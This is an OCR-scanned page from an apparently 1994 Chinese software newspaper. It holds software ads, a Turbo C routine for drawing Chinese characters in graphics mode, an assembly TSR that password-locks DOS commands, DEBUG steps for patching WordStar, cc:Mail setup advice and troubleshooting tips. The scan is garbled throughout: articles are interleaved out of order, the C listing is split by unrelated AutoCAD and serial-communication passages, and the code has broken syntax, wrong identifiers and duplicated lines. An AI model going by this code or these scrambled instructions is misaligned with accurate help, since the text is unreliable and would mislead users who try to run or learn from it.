计算机应用人员总数达40—50万人。专业技术人员，每年增加2万人。但因开发和应用的单位，特别是国家机关和事业单位工资偏低，差距较大，一般在4—12倍之间，因而大量受过一定训练的软件人才流向外国独资或合资公司，工作条件和待遇是人才流动的主要原因。

软件产品中，基础软件，即系统软件、各种操作系统、数据库管理系统；支撑软件，语言和工具软件不都是外国软件，应用软件中，MRP—II、EDA等外国软件产品大举进入中国，争占市场份额。国内的财务软件、中文环境、生成工具等占有一定市场份

★编号：941001

名称：数据库汉字排序、查询函数CPX

作者：刘利勇

功能简介：CPX可对GB2312—80中全部汉字实现笔划、拼音的排序以及同音不同字的查找。原数据库文件的字段和结构均不需改动可直接进行汉字排序及查找。因为本程序原以函数形式给出的，所以在你的程序中调用十分方便，只需加入一条语句即可实现。

例如：现有一工资库，GZK.DBF，其中姓名字段名为XM。

1.按库中人员的姓氏笔划排序

DO CPX WITH"GZK.DBF","XM","1"

2.按库中人员的姓氏发音排序

DO CPX WITH"GZK.DBF","XM","2"

3.在库中查找发音为“李力”的人员

DO CPX WITH"GZK.DBF","XM","李力"

其它文本文件可方便地转换为

软件交流

弘通数据库乐园

94年最新软件三千余种，免费索取清单，并隆重推出全新SV，KAO(花王)系列磁盘。(410007)长沙市胜利路250号长升大厦4楼(0731) 5528154、5556109(FAX)赵弘成 联系地址：一环湖南三段13—1号华西宾馆327室电话：5581778—327郑辉军

.DBF，因此其适用范围很广。本程序对于财务、人事、公安及图书档案管理等部门的人员查询有极其重要的意义。

开发语言：FOXBASE 2.0

运行环境：IBM PC/AT及兼容机，FOXBASE2.0

转让形式：5英寸盘1张及说明书一份

转让价格：80元

收款单位：《软件报》德服部

★编号：941002

名称：数据库区的读写与修改程序

作者：刘全科

功能简介：这是一个磁盘工具软件。

(1)对软(硬)磁盘各磁道、磁区直接进行读写和修改。

(2)格式化某一磁道。

(3)显示或修改磁盘基数据，从而产生非DOS标准格式的磁道磁区和磁盘，实现磁道上应用程序的解构分析和加密保护。

源程序语言：BASIC、汇编

运行环境：DOS3.3；各种汉字操作系统

转让形式：软盘一张(含说明书)

转让价格：80元

收款单位：《软件报》德服部

中国首创的中文电脑科技期刊

中文信息

十年刊庆扩大发行双月刊

- 人人学用中文电脑的良好工具
- 应用中文联接世界的窗口
- 搞办公自动化的技术参谋
- 功能强大的现代工具

“功能世界”网络提供海外最新技术信息“文字处理技术”全国教育“中文信息产业化”为发展信息产业服务“计算机教育”为全国中小学提供现代化教学资料

全国邮局订刊 邮发代号：62—56，全年18元
直报订刊：610065 四川联合大学(西)263信箱

天光软件 世界

- 天汇2.0单用户/20用户/N用户/光盘版 980/2800/6000/12000元
- 通用人事信息管理软件-GPMS V4.0单用户/网络版 6800/28800元
- 金报表系列财务软件(DOS/Windows版)
- 用友·先锋系列财务软件
- 康典共享程序大全 188元/套
- 天光—彩虹高级名片快印系统 18600元
- 天光—郑正高彩色名片字印刷排版系统 28800元
- 天光高级印刷制像系统 72500元

保证各地分销商，带给您一个理想的增值市场。

电子科技大学天光学院 电话：(028)3338312—2587
地址：成都建设北路二段四号电子科大十二层院内 邮编：610064
开户行：四川建设银行重邮分办 帐号：268016884

书讯

- PCTOOLS6.0-7.x-8.x使用大全 16.70元
- 微机维修与故障指南(图解版) 18.40元
- 计算机维修实验(经验篇) 32.20元
- 微机故障诊断与排除(原理篇)(上下册) 41.00元
- 5.FoxPro数据库实用教程 14.00元
- 6.DOS6.0技术、技巧与实用程序大全(上下册) 42.50元
- 7.FoxPro2.5Fox windows开发指南(上下册) 33.40元
- 8.PCTOOLS for windows使用指南 32.20元
- 9.五笔字型、WPS和Wordstar自学教程 11.50元
- 10.Borland C++4.0面向对象的程序设计 44.85元
- 11.3D Studio3.0使用指南 20.70元
- 12.PC TOOL5.0使用手册 21.85元
- 13.MS-DOS6.2操作指南 17.25元
- 14.Pagemakers.0 For Windows操作手册 23.30元
- 15.Wordperfect6.0自学教程 19.55元
- 16.AutoCAD12.0输入编程(语言编程) 20.70元
- 17.Coreldraw自学指南(2.0—3.0) 27.60元

以上书籍均含邮资

购书地址：成都市走马街新华书店
邮编：610021 联系人：石映辉
电话：6623590

为什么那么多人都喜欢用汉语?

除了数万基本词汇，英语词汇每年增加4500个左右的新词汇，您在使用各种软件时经常会遇到“拦路虎”，如果这时去翻阅厚厚的词典或中止软件运行然后启动普通的词典软件，显然大为扫兴。而现在只要把鼠标对准V2.0驻留内存，在任何软件运行时遇到疑难英文，轻击热键，鼠标一呼即出，现场翻译您用光标或鼠标指定的屏幕任何位置的单词，且毫不影响其它软件的运行，鼠标对准以十万基本词汇及允许自行扩充词汇的功能，保证满足您的需求。如此优秀的软件，现已上市，仅售98元，真是用得转，买得值。详细资料，请即函索。国都郑州军工电脑/郑州洪涛软件制作所荣誉出品

通讯地址：郑州市新郑路一七二号二楼 邮编：450004
热线电话：(0371)6226557 联系人：杜红超 特约代理：软件报社信息部 联系人：唐凯

Turbo C

在图形状态下快速显示彩色汉字的方法

在用 Turbo C 提供的图形函数进行画图时,为了使屏幕显示更加直观明了,常常需要在图形显示的同时,显示必要的汉字说明,这时 Turbo C 提供的一些函数就不能用了。

在汉字操作系统中,有一个 16×16 点阵的汉字库,主要用于屏幕显示,汉字库中的汉字按 16×16 点阵模式存储,即每个汉字相当于由 16×16=256 个点组成,占用 16×2=32 个连续的字节单元。字节的每一位 (bit) 表示一个点的属性,1 表示亮点,0 表示暗点,连续的两个字节表示该汉字的一行。

计算机对西文字符采用一个字节表示,我国规定汉字用内码 (2 个字节) 表示。为了保证中西文兼容,也就是说,汉字系统的内码必须同时允许 ASCII 码和汉字的同时作用,而两者之间不发生冲突,目前规定每个字节只用七位,而两个字节的高位均为 1,则该字符为汉字。

国标对汉字库的结构作了统一的规定,即将汉字库分为若干个区,每个区有 94 个汉字,每一个汉字在汉字库中有一个固定的区和位,即每一个汉字有一个区位码,知道了区位码也就相当于知道了汉字在汉字库中的位置,由于汉字的内码与区位码有一定的关系,所以,只要通过内码就可得到区位码,从而也就得到了汉字的字模。

设一个汉字的内码为 ddf, 则此汉字的区位码为 dd-160, 位码为 ff-160, 该汉字的第一个字节在汉字库中的位置是 (94×区码+位码)×32, 这时只要连续地读出 32 个字节, 就可以得到该汉字的字模。

有些文章和书籍采用写点的方式来处理这 32 个字节, 即位值为 1, 则写点, 某位为 0, 则不写点, 如果这样处理, 则每个汉字需循环 256 次, 写 256 个点, 字数越多, 则显得慢。

Turbo C 提供了这样两个函数, `setlinestyle(int linestyle, unsigned upattern, int thickness);`
`line(int x0, int y0, int x1, int y1);`

`setlinestyle` 函数为设置线型函数, 当 `linestyle` 取 USER8 1 - LINE 且 `thickness` 取 NORM - WIDTH 时, 其后的 `line` 函数就会按 `upattern` 的 16 位二进制数画一点宽的线, `upattern` 的每一位代表一个象元, 如果那位为 1, 则试象元打开, 否则该象元关闭。

我们在读字模的时候可以一次读 2 个字节, 形成一个 16 位的二进制数, 把这个二进制数设为 `upattern`, 然后画线, 这样只需循环 16 次就可写完一个汉字, 速度得到很大的提高, 以下为用画线的方法在西文状态下显示汉字的函数, 在 Turbo C++1.0, DOS6.0, 兼容 386 机上运行通过。

```

1. #include <graphics.h>
2. #include <stdio.h>
3. #include <stdlib.h>
4. FILE * stream; // 设 stream 为全程变量 //
5. void open_file()
6. { // 打开汉字库函数, 使用的汉字库为 UCDDOS 的 16 点阵字库, HZK16 //
7. if ((stream = fopen("hbk16", "rb")) == NULL)
8. { printf("Can't Open File HZK16"); exit(1); }
9. }
10. void close_file()
11. { // 关闭汉字库函数 //
12. fclose(stream); return;
13. }
14. void write16(unsigned char * word, int x, int y, int wd, int col)
15. { // word 为所要显示的字符串, x, y 为要显示汉字的起始坐标, wd 为两个汉字之间的间隔, col 为要显示汉字的颜色 //
16. register int k, i;
17. unsigned char cw[33];
18. char c[2];
19. unsigned long int qu_ma, wei_ma;
20. setcolor(col); settextstyle(0, HORIZ_DIR, 1);
21. for (k = 0; word[k]; k++)
22. { if ((word[k] & 0x80) == 0 // 判断是否为汉字, 是则往右运动 //
23. { qu_ma = word[k] - 161; wei_ma = word[k+1] - 161;
24. if (fseek(stream, (94 * qu_ma + wei_ma) * 32, SEEK_SET) != 0)
25. { printf("fseek call fail"); exit(-1); }
26. }

```

的箭头, 让屏幕上弹出一个选择实体特性过滤器的子对话框, 然后在该子对话框中选择取用于约束建立一个选择集的实体特性, 被选择的实体特性描述文字被拷贝替换 "Arc", 如果需要使用多于一个的实体过滤器, AutoCAD 允许在过滤器之间使用 "AND" 关键字 (或者使用别的逻辑操作) 将它们组合起来加入进列表中。

AutoCAD 允许读者将条件参数附加在实体上, 这些条件参数为 <(小于)、>(大于)、=(等于)、!

怎样使用 实体过滤器

=(不等于), 建立这些条件参数需要通过编辑该区域中的 X、Y、Z 项, 组合逻辑操作项为 AND、OR、XOR、NOT, 这些逻辑操作项在于对话框中的描述文字中包含有 " * Begin" 或者 " * End" 文字串, 它们必须是成对地出现在过滤器列表窗中, 例如, "Begin OR" 必须与 "End OR" 相匹配。

在这个区域中存在四个按钮, 它们的功能分别为, Select 通过一个列有图形中指定类型的所有条目的子对话框来选择多个过滤条目; Add to List 将当前选择的过滤器 (替换 "Arc" 的项与 X、Y、Z 轴内容) 加入进过滤器列表中, 新的过滤器将被 AutoCAD 高亮度突出显示在列表中; Substitute 用一个选择过滤器替换列表中高亮显示项; Add Selected Entity 拾取该按钮后, 屏幕将暂时隐去对话框进入图形屏幕, 以便从当前图形中选择一个实体加入进过滤器列表中。

最近, 我们在调试一个用系统机 386 作为主机, 单片机 8031 作为从机构成的分布式多机通信系统时, 遇到这样一个问题。

当采用单一模式进行通信, 即设定好一种通信模式后, 由主机向从机发送信息, 一切正常, 但要实现多机通信, 需在通信过程中改变通信模式, 也就是在发送完地址信息后, 再发送与要通信的从机通联络, 应改变通信模式才能发送指令和数据信息。然而, 当我们在程序发送地址信息的语句后, 加上改变通信模式的语句时, 通信不能再正常进行。

分析其原因, 是因为在单片机通信系统中, 8031 一般是靠将其串行口控制寄存器的 SM2 置位与复位, 来实现对所接收的地址信息与数据信息的区分, 当 SM2 置位时, 只有接收到地址信息 (第九位为

"1") 时, 才能置位 Ri, 向 CPU 发出中断请求, 而对其他信息 (第九位为 "0"), 则不能接收, 这就要求主机在发送地址信息时, 需将奇偶校验位置成 "1", 而在发送其他信息时, 为了不与地址信息发生混乱, 必须将奇偶校验位置成 "0", 这个转换需要对主

变为 "0", 因此, 串行接口的 SM2 被置位的单片机 8031 不能接收。

为解决上述问题, 我们可以采用以下两种方法 (以 C 语言编程为例介绍)。

1. 在发送完地址信息后, 要进行模式转换之前, 先调用延时函数进行延时。例如, 使用 `delay(5)` 语句, 等待地址信息发送完后, 再进行模式转换。
2. 在发送完地址信息后, 测试主机串行口的状态, 当其第六位为 "1", 即移位寄存器空时, 再进行模式转换。程序如下:

```

while ((inportb(0x3fd) & 0x40) == 0);
(mmm) = clock();
if (mmm - mm == 2) break;
.....
}

```

8031 多机通信系统中通信模式的转换

```

27. i = ftell(stream); fread(cw, 32, 1, stream);
28. i = ftell(stream);
29. for (i = 0; i < 32; i++)
30. { setlinestyle(4, cw[i] << 8 | cw[i + 1], 1);
31. line(x+15, y, x, y); y++;
32. |y-- = 16; x = x + 15 + wd;
33. }
34. else // 不是汉字, 则进行西文处理 //
35. { c[0] = word[k]; c[1] = '\0';
36. outtextxy(x, y + 4, c); x = x + 8 + wd; k--;
37. }
38. }
39. setlinestyle(0, 0, 1); return;
40. }
41. main()
42. { // 演示程序 //
43. int gd = VGA, gm = VGAHI, i;
44. initgraph(&gd, &gm, "");
45. open_file();
46. for (i = 1; i < 18; i++)
47. write16("用画线的方法快速显示彩色汉字 abc ABC", 85, i * 30, 8);
48. close_file(); getch();
49. closegraph(); return;
50. }

```

(变形病毒的发展趋势及, 其抗病毒工具与新一代开放式、智能、广谱、可扩充、自维护查解病毒软件——KV100) 手册

该手册主要揭示了计算机病毒由简单到复杂的特性, 指出了计算机病毒自身结构主要向对抗杀毒手段的变形病毒方向发展, 并将其归纳为一定、二维、三维变形病毒, 使人们能在一定高度上对变形病毒有一个较清楚认识。文中简要分析了当前国内几种抗病毒工具的效果和差距, 提出了具有独特效果的病毒特征代码过滤器方法, 并开发出相应的新一代开放式、智能、广谱、可扩充、自维护查解病毒软件——“超级巡警” KV100, 详细介绍了该软件有关功能及使用办法, 最后例举了效果。该手册篇幅适中与应用于一体, 是一本不可多得的手册, 价格 5 元/本 (含邮费)。联系人: 烟台市北海街 54 号烟台日报资料室 王江云, 邮编: 264001。

补正: 94 年第 35 期 (KV100 反病毒公告) 中在病毒特征码之后另加一行: Found Democracy Virus! 用 KV100.EXE 清除!

- 2.Edit Item按钮
用于对上述区域的高亮度突出显示的过滤器进行编辑, 拾取该按钮后, 其对应的过滤器值将出现在编辑窗中, 输出新的值后拾取 "Substitute" 按钮, 编辑修改就完成了。
- 3.Delete按钮
从列表中清除高亮度突出显示的过滤器。
- 4.Clear List按钮
清除当前过滤器列表中的所有过滤器。
- 5.Apply按钮
拾取该按钮后, 过滤器列表中高亮度突出显示的过滤器将被置为当前过滤器。
- 6.Cancel按钮
取消所有的操作并且返回绘图/编辑屏幕。
- 7.Named Filters区域
该区域用于查询、选择、保存图形中的过滤器列表。区域中的 "Current" 按钮用于列出当前图形中所有被命名保存的过滤器列表, 并且通过拾取指向下方的箭头向读者从中选择一个作为当前过滤器列表, 所选择的当前过滤器列表名称将被拷贝显示在窗口中, 其列表中的各项显示在对对话框上部的过滤器列表窗中 "Save as" 编辑窗用于将过滤器列表中的内容名保存起来, 使用时可以先在编辑窗中给出一个识别过滤器列表保存的名称, 然后拾取 "Save as" 按钮, AutoCAD 将自动把有关信息保存在一个后命名为 ".NFL" 的文件中, 其名称引用在编辑窗中给出的字符串, 也可以从过滤器列表名称中选择一个名称, "Delete Current Filter List" 按钮用于删除当前的过滤器列表。 □ 康寿 曾刚

加密DOS的内部命令一法

大多数文章中介绍的加密DOS命令的方法,都是通过修改COM和EXE文件的原程序来实现对外部命令的加密,而对DOS内部命令的加密方法却没有任何介绍;即使是高版本的DOS系统也只对内部文件和数据进行了加密处理。如果能实现DOS内部命令、外部命令或者将所有命令均进行加密,对于保护自己的机器被合法使用以及保证自己机器中文件数据的安全有很大的实际使用价值。

本人在实际工作中总结出一种加密DOS所有命令的方法,同时利用该方法编制了相应的实用程序,该方法通过扩充DOS多路复用中断的两个命令连接器功能AE0FH和01FH调用,通过编制非弹出式TSR程序,在TSR程序中设置加密命令和解密命令,并直接截获加密命令和解密命令,如果加密命令被执行后再运动其它任何命令,则显示信息"Bad command or file name",如果解密命令被执行后则所有DOS命令均恢复正常执行,文后所附程序以COM格式文件编制,运行后驻留于内存中便可使用。

由于该程序是介绍加密DOS所有命令的基本方法,用户可根据自己的实际情况进行相应的修改,如对DEL命令进行加密处理,则可防止自己的文件和数据被非法删除;如果对COPY命令进行加密则可保护自己的文件和数据不被非法拷贝;如果对其它应用程序加密则可保护自己的应用程序不被非法使用。

本文是具体介绍一种加密方法,所以文中程序将"JM"和"JJ"作为加密和解密的简单命令,用户可根据自己需要修改程序中的判断部分,设置自己的高级加密解密命令;另外如果将该程序加到主批处理的首处,并加密、隐藏主批处理程序AUTOEXEC.BAT,这就可增加DOS所有命令加密的可靠性,延缓他人的解密时间,从而达到保护自己的机器和机中内容不被非法使用的目的。

□辽宁 杜盛杰

```

程序清单:
;DOSJM.ASM
CODE SEGMENT CODE
ORG 100H
ASSUME CS, CODE

```

本版责任编辑:卢军
本版组版编辑:小瑞

```

START: JMP BEGIN
OLD2FH DD 0000H;原中断向量
DOSFLAG DB 00H; JM和JJ执行标志
JMFLAG DW 0000H; JM和JJ存放单元
MESSAGE DB 'Bad command or file name',0DH,0AH
NEW2FH PROC FAR
STI
CMP AX,0AE00H;判断两个接口功能
JE AE00H
CMP AX,0AE01H
JE AE01H
JMP SHORT EXIT2FH
AE00H: CMP DX,0FFFFH;扩充
AE00H接口功能
JNE EXIT2FH
PUSH SI
PUSH CX
PUSH BX
PUSH AX
MOV SI,BX
INC SI
INC SI
NEXT0, LODSB
CMP AL,20H
JNE NEXT1
JMP SHORT NEXT0
NEXT1, AND AL,0DFH;判断JM和JJ命令
CMP AL,4AH;J字符
JNE NEXT3
MOV AH,AL
LODSB
AND AL,0DFH
CMP AL,4AH
JNE NEXT2
MOV CS,JMFLAG[0],AX
JMP RETURN1
NEXT2, CMP AL,4DH;D字符
MOV CS,JMFLAG[0],AX
JMP RETURN1
NEXT3, CMP CS,JMFLAG[0],4ADH
JNE EXITCMP
JMP RETURN
RETURN1, MOV CS,DOSFLAG[0],01H
RETURN, POP AX;加密后不执行命令返回
POP BX
POP CX
POP SI

```

```

MOV AL,0FFH
IRET
EXITCMP, POP AX;未加密执行原命令
POP BX
POP CX
POP SI
EXIT2FH, JMP CS,OLD2FH
AE01H: CMP DX,0FFFFH;扩充
AE01H接口功能
JNE EXIT2FH
CMP CS,DOSFLAG[0],01H; JM和JJ命令不进行任何操作
JNE JMCMP
MOV CS,DOSFLAG[0],00H
JMP CLSDOS
JMCMP, CMP CS,JMFLAG[0],4ADH
JNE EXIT2FH
PUSH DS;显示错误命令信息
PUSH CS
POP DS
MOV BX,0001H
MOV CX,0018H
MOV DX,OFFSET MESSAGE
MOV AH,40H
INT 21H
POP DS
CLSDOS, MOV BYTE PTR[SI],00H
IRET;清命令后直接返回
NEW2FH ENDP
BTGIN, PUSH CS;中断安装部分
POP DS
MOV AX,352FH
INT 21H
CMP BX,OFFSET NEW2FH
JE ISINST;已经驻留则退出
MOV WORD PTR OLD2FH,BX
MOV WORD PTR OLD2FH+2,ES
MOV DX,OFFSET NEW2FH
MOV AX,252FH
INT 21H
MOV DX,OFFSET INSTALL
MOV AH,09H
INT 21H
MOV DX,OFFSET BEGIN
ADD DX,000FH
MOV CL,04H
SHR DX,CL
MOV AX,3100H
INT 21H
ISINST, MOV DX,OFFSET AL-

```

```

READY
MOV AH,09H
INT 21H
MOV AX,4C00H
INT 21H
INSTALL DB '<DOSJM.COM>BE
INSTALLED!',24H
ALREADY DB '<DOSJM.COM
>ALREADY INSTALLED!',24H
CODE ENDS
END START

```

技巧

DOSSHELL.EXE

在MS-DOS6.0操作系统中有一个文件,它本是在西文状态下使用,但是在一些直接写屏的汉字操作系统下也能使用,本人利用此特点,在开发数据库应用程序中常用它,由于我的系统较大,模块较多,但各模块并不绝对独立的,有可能下一个模块用到上一模块全局变量,因此当运行系统时,发现有一个模块有错误时,就得退出系统,重新编辑出错模块,解决错误后,重新启动FOXPLUS运行系统,如果又有其它模块出错,又得重复上述操作,这样大量的时间浪费在退出系统,又重新运行系统上,本人采用了DOSSHELL.EXE文件很好的解决了上述问题。具体作法是:1.启动计算机,2.运行原程序,挂上鼠标,3.启动汉字操作系统(CXDOS,UCDOS等),4.运行DOSSHELL,按[ALT+0]键选择功能[Enable Task Swapper],回车则已选中,此时用鼠标选择子目录和所要执行的应用系统,按回车即能运行系统,当运行系统有错时,不要退出系统,而是按[ALT+TAB]键返回到MS-DOS SHELL状态,5.在MS-DOS SELL状态下选择文书处理系统(例:FOXPLUS或WS等)编辑出错模块,把错误解决后存盘返回到MS-DOS SHELL下,按[ALT+TAB]键又重新回到刚才运行的系统继续运行,这样不论调试运行时有多少错,都能不必退出应用系统而得到解决。

□四川 李胜刚

1.如何建立邮局?

建立cc,Mail系统时,首先必须确定所需的邮局个数,每一LAN上至少要有一个邮局,若用户分布在多个网络服务器上,则可能需要在每一服务器上建立一个邮局,一旦确定了所需邮局的个数,即可按下述四个步骤进行。

(1)当需要邮局支持Windows用户时,从cc,Mail工作组软件包开始
cc,Mail工作组软件包十分易于安装,它可以在一个邮局上支持10个Windows和DOS用户,cc,Mail工作组软件包中包含有一个cc,Mail Windows平台软件包,一个MS-DOS平台软件包以及Lotus Organizer for Windows,若不需支持Windows用户,跳至步骤②。

注:国内用户可以从购买特惠价的cc,Mail for DOS中文版软件包开始,在这个软件包中包含有cc,Mail DOS中文版平台软件包和5个本地用户以及5个远程用户。

(2)按需要增加平台软件包
若需要支持非Windows和DOS的其它种类工作站,可订购下列一种或多种cc,Mail平台软件包:

- ▶cc,Mail Macintosh平台软件包(带Macintosh管理软件)
- ▶cc,Mail OS/2平台软件包(带MS-DOS管理软件)
- ▶cc,Mail Unix平台软件包(带MS-DOS管理软件)
- ▶cc,Mail MS-DOS平台软件包(带MS-DOS管理软件)
- ▶cc,Mail Windows平台软件包(带MS-DOS管理软件)

cc,Mail工作组软件包已含有MS-DOS和Windows平台软件包,若完全不需支持Windows用户,可订购单个的平台软件包(DOS,Macintosh,Unix或OS/2)来建立邮局,并进入到步骤(3)。

每一平台软件包都含有生成和管理邮局所必须的前端软件和管理软件,管理员在其工作站上用管理软件在服务器中生成邮局。

电子邮件系统 Lotus cc:Mail

——cc:Mail的建立(一)——

cc,Mail Macintosh,基于DOS或基于Unix,对平台软件包的选择都完全无关,有关系的只是用户和管理员所使用的工作站操作系统。

(3)按需要增加用户软件包
一旦有了每种桌面系统的平台软件包,就需要确定访问邮局的用户总数,如果邮局建立是从cc,Mail工作组软件包开始的,则已有10个用户的使用权,如果是从某一平台软件包开始的,则还未获得用户使用权,可按需要增加下面所列的一个或多个用户软件包来获得使用权。

- ▶cc,Mail 10用户软件包
 - ▶cc,Mail 25用户软件包
 - ▶cc,Mail 100用户软件包
- 在这一步中,不用考虑用户使用的是何种桌面平台,只需考虑在该邮局中具有本地邮箱的用户总数,例如:假如总共需支持35个用户,则在建立系统时可以从一个cc,Mail工作组软件包开始并增加一个25用户软件包,记住,这35个用户使用何种平台是没有关系的。

的,因为用户软件包是按邮局来确定使用权的,因此,如果想在网络中再增加一个邮局,则需为邮局另外订购用户软件包。

(4)按需要增加Organizer(Lotus的电子效率手册软件)使用权
当需要在系统中增加更多的Organizer用户时,可订购Organizer用户使用权软件包,其用户数是按10、20、50、100递增的。

2.建立邮局后,还应做哪些考虑?

第一,如果需要,应增加cc,Mail Mobil,如果有流动的用户,或有需在家里访问cc,Mail的用户,应在每一台远程计算机中增加一份cc,Mail Mobil,这样就可随时在任何时候和任何地方阅读和编辑信件,并可通过Modem发送信件,使用cc,Mail Mobil,在网络上还需用一台专用的PC来运行cc,Mail Router或Dialin,以便远程用户进入cc,Mail系统。

第二,如果要将连接多个邮局,则应增加cc,Mail Router,某些任意的cc,Mail产品也要求有Router的支持(见下述),如果邮局都在同一LAN上,可能只需要一个Router。

如果需连接远程邮局,至少要订购一份Router拷贝,并将此Router安装在最易管理的地方,远程邮局可以选择运行Dialin或Router,二者的区别是Dialin只能接收发来的呼叫,而Router可收发呼叫,并且Router可支持其它任意的连接产品。

具有一个cc,Mail Router和若干Dialin拷贝的广域网常被称为主从设计,因为只有带Router的那个LAN能发出呼叫,每一LAN都运行cc,mail Router则称为点到点设计,因为所有LAN均可收发呼叫。

如果需要通过Modem支持多个远程连接,则应考虑订购多个Router或订购cc,Mail的多进程Router。

□成都 郭会庆

2. 13K汉字系统不仅具有丰富的图像处理、画图 and 汉字显示功能, 还具有实用的打印控制命令、多种字体、彩色拷贝和矢量汉字打印等多种功能。当然, 任何一种产品推出后, 都有可能存在不足, 需要在应用中逐渐完善。比如, 在2. 13K环境下运行WS不能显示汉字就是一例。

WS编辑软件是以小巧玲珑而深受广大用户的青睐。但是, 在2. 13K环境下却不能显示汉字, 令人遗憾。其现象如图2. 13K汉字系统启动方式的不同, 机器类型的不同, WS版本的不同而不同。现在分别叙述如下:

一、启动2. 13K汉字系统用标准方式(即以菜单选择显示方式类型的方式)启动时:

1. 低版本的WS(显示九行或者显示十一行的), 不能显示汉字。
2. 在彩显VGA/EGA的386机上运行高版本的WS(显示22行的)可以显示汉字。
3. 在单显HGA的286机上, 不论WS是哪个版本, 均不能显示汉字。

二、用非标准方式启动2. 13K汉字系统, 即不使用菜单方式进行显示方式类型的选择。(有的机型, 如286机的

显示器, 若用菜单选择显示方式类型则屏幕乱显并死机, 只能用非标准方式启动2. 13K汉字系统)。此时, 无论WS是何版本, 在386机、286机的VGA/EGA彩显, 286机的HGA单显均不能显示汉字。

是什么原因造成WS不能显示汉字呢? 我们从2. 13K对显示方式的说明可以看出其原因所在。显示方式



在2. 13K环境下的应用

与显示器类型的对应关系如下:

显示方式	显示类型
09H	HGA
10H	EGA
12H	VGA
5DH	TVGA
5FH	CVGA

只有保存当前显示方式号的[40; FFH]单元内容与保存显示方式号的[40; FEH]单元内容相同, 而且是以上所列的几种显示方式之一时, 才能显示汉字。根据这个道理看本文所述的几种不能显示汉字情况, 检查[40; FFH], [40; FEH]单元的内容, 发现在WS启动前与启动后, [40; FFH]单元的内容是不一样的。启动前该单元与[40; FEH]单元的内容一样。而启动后该单元为03H, 众所周知, 显示方式为03H, 说明是字符显示方式, 此方式下当然不能显示汉字。

原因找到了, 如何解决呢? 要么, 使WS自动时正确修改该单元。要么, 在2. 13K系统上做工作, 使其能与WS显示方式兼容。这样虽然理想, 但比较麻烦。修改WS软件, 虽然这不是最好的方案, 但是却也能使WS在2. 13K环境下使用。具体步骤介绍如下:

以高版本的WS为例。

```

c: \renwa. com wsl. com
c: \debug wsl. com
在“-”提示符下, 做如下两件事:

```

1. 寻找修改当前显示方式单元的命令INT10H的偏移地址。
-S 1006000, b8300cd10
命令执行后, 屏幕上显示:
2. 修改当前单元的值为与所用显示器相同的显示方式值。

```

-RIP
-E 50ad
-E50ad
XXXX, 50ad
XXXX, 50c6
2. 修改当前单元的值为与所用显示器相同的显示方式值。
-RIP
-E 50ad
-E50ad
XXXX, 50ad b8 (此处按空格键, 则出现下一单元的内容, 接着即可输入需修改的内容。)
3. 10h (EGA) 或 12h (VGA) 或09H (HGA)
-E 50c6 (再修改50C6单元, 方法同上)
-W
退出DEBUG后, 再执行下列命令:
C: \REN WSL. COM WSL. COM
至此, 修改完毕。经修改的WS, 无论以何种方式启动2. 13K汉字系统, WS均能显示汉字。

```

□北京 王彦真

本版责任编辑: 胡歌
本版组稿编辑: 小路

故障现象: 一台GW 386SX-33微机硬盘显示正常, 写盘时硬盘灯亮约30秒后出现“Can not write file allocation table”提示后死机。

故障分析: 起初笔者认为硬盘文件分区遭到破坏, 于是用FDISK重新分区。但故障依旧。后用LOWFORM和DM程序重新低级格式化、分区, 再用FORMAT C: /S格式, 在传递系统文件时仍然出现上述现象。怀疑是硬盘写电路故障。后虽然想到, 一次向一台286兼容机硬盘拷贝文件时, 想加快速度, 按了机箱面板的Turbo键, 使主频由16M加快到20M, 那时硬盘也是长时间写盘不停。经重新启动, 将主频调回16M, 硬盘工作正常。因此判定此故障可能是主机频率与硬盘不匹配造成, 这也是一些兼容机常出现的故障。

故障解决: 重新启动, 按Turbo键, 使主频降低。但故障依旧。怀疑时钟线有误差。打开机箱, 找到AT时钟选择跳线J2、J6。发现J2由厂家默认的变化成1-2短接, 使主机频率发生变化。恢复J2的默认设置后, 故障得到排除。硬盘读写正常。询问用户后得知, 原来是一用户在CMOS中设置了开机口令, 另一用户不知道口令又想用机, 于是打开机箱准备找到板上电插连接器, 再进入, 而该用户对跳线位置不熟悉, 遂将跳线拔下碰运气。虽然碰巧放了电, 却使J2跳线错误, 引起硬盘不能正常工作。

教训: 一是质量不过关兼容机的Turbo键, 不要随便按动它, 尤其在计算机运行并且正在读写软磁盘时; 二是不熟悉机器结构的用户, 不要随便打开机箱动里面的开关、跳线, 避免人为差错引起计算机故障。

□四川 肖苏 周芳



Turbo c2.0 使用释疑(二)

问: 如何生成COM文件?

答: DOS3. 2或者更早版本中, EXE2BIN命令可以将EXE型文件转换为COM文件; 在Turbo c2. 0中, 常有参数“/”的TLINK可以生成COM文件。比如, Tcc -mt -lt ting这样, 将生成TINY. COM而不是TINY. EXE。

问: 在我的程序中, 已经调用了INITGRAPH()函数, 为什么还出现这样的错误信息, BGI Error, graphics not initialized(use initgraph)?

答: 有一些情形会导致initgraph()失败。为查出确切原因, 可以通过graphresult()函数的返回值来检查。现举例如下:

```

#include <graphics. h>
main()
{
int gerr; /* graphics error */
int gdriver=DETECT, gmode;
/* Initialize graphics using auto
-detection and look for the BGI and. chr files in the
C: \TURBOC directory. */
initgraph (&gdriver, &gmode, " C: \TURBOC");
if((gerr=graphresult()) !=gok)
{
printf("Error, %s\n", grapherrmsg(gerr));
exit(1);
}
}

```

问: 如何对浮点指针设置错误陷阱?

答: 可参见Turbo c中的signal()和matherr()函数。signal()可以捕获有关80X87的错误信息, matherr()可以捕获有关数学函数的错误信息。

问: 如何处理以下错误提示: Linker Error: Undefined symbol '-main' in module c? 答: 每个C程序一定须包含main()函数, 函数名全部用小写字母, 这是系统首先要处理的函数。如果用了重名的源程序, 那么包含有main()的将优先被考虑。这里, 下划线“_”用来表示是外部函数。

问: 我将自己的汇编程序链接到Turbo C时, 系统即说这些函数未定义, 为什么? 答: 最简单的情形是由于在汇编成的函数前没有加下划线“_”。

问: 如何改变栈的大小? 答: 栈的大小取决于全局变量 _stklen。比如, 将栈要变为10000字节, 可以在程序中加入下列语句: extern unsigned _stklen=10000; 这条语句不必在所有的函数中都定义。通常, 系统默认的栈的大小是4096字节(4K)。

问: 在运行我的程序时, 遇到了以下错误信息, "stack Overflow"。如何解决? 答: 栈溢出错误常常发生于数据量过大或者死循环函数中。通常你可以将定义栈的全局变量或定义更大一些。

DOSKEY是MS DOS5. 0新增的一个命令行编辑程序及宏产生程序。利用DOSKEY可以增加很多新“DOS命令”也可使一些DOS命令得到增强。下面介绍一组实用的宏命令。

1. 目录处理
